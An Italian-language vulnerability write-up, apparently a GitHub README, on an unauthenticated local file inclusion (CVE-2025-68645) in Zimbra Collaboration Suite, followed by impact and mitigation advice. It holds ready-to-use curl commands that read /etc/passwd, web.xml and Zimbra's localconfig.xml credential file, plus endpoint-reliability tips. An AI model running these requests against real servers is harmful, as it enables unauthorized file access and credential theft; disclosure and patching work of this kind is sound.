📌 Panoramica
Questo documento descrive una vulnerabilità di Inclusione Locale di File (LFI) che interessa Zimbra Collaboration Suite.
Il problema deriva da una gestione impropria del seguente parametro:
/h/*?javax.servlet.include.servlet_path=
Ciò consente a un utente non autenticato di accedere a risorse interne dell'applicazione.
🔍 Dettagli della Vulnerabilità
- Tipo: Inclusione Locale di File (LFI)
- Accesso: Non autenticato
- Componente interessato: Webmail (Interfaccia classica)
- Vettore di attacco: Manipolazione di richieste HTTP
🧪 Verifica Iniziale
Richiesta di test:
curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
▶️ Demo:


✅ Risultato
- File interno recuperato con successo
- Conferma una gestione impropria dell'input
⚙️ Comportamento dell'Endpoint
Più endpoint elaborano il parametro vulnerabile in modo diverso.
Esempio:
/h/printcalendar?javax.servlet.include.servlet_path=...
Osservazioni:
- Comportamento di accesso ai file più coerente
- Migliore affidabilità della risposta rispetto a
/h/rest
🚧 Considerazioni TLS
Problema
SSL: certificate subject name does not match target host
Soluzione alternativa
curl -k "https://TARGET/..."
🚀 Esempi di Sfruttamento
📂 Accesso a risorsa web interna
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
📂 Tentativo di accesso a file di sistema
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"
🔐 Accesso a configurazione applicativa
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"
Potenziale esposizione:
- Credenziali di servizio
- Configurazione interna
- Dettagli infrastruttura
🧠 Impatto
Uno sfruttamento riuscito può portare a:
- Divulgazione di file di configurazione sensibili
- Esposizione di servizi interni e architettura
- Perdita di credenziali
- Rischio aumentato di ulteriori compromissioni
🛡️ Mitigazione
-
Aggiornare Zimbra alle versioni con patch
-
Limitare l'accesso agli endpoint vulnerabili
-
Monitorare i log per parametri sospetti:
javax.servlet.include.servlet_path
-
Implementare regole WAF per bloccare pattern malintenzionati
💡 Punti Chiave
- Fallimenti nella validazione dell'input possono esporre risorse interne
- Endpoint diversi possono comportarsi in modo inconsistente
- I file di configurazione spesso contengono informazioni critiche
- La rilevazione precoce riduce significativamente il rischio
🏴 Conclusione
- Vulnerabilità confermata: CVE-2025-68645
- Lo sfruttamento consente l'accesso non autorizzato ai file
- Si raccomanda vivamente una correzione immediata
🔐 La Sicurezza Conta

 0xblackash/cve-2025-68645










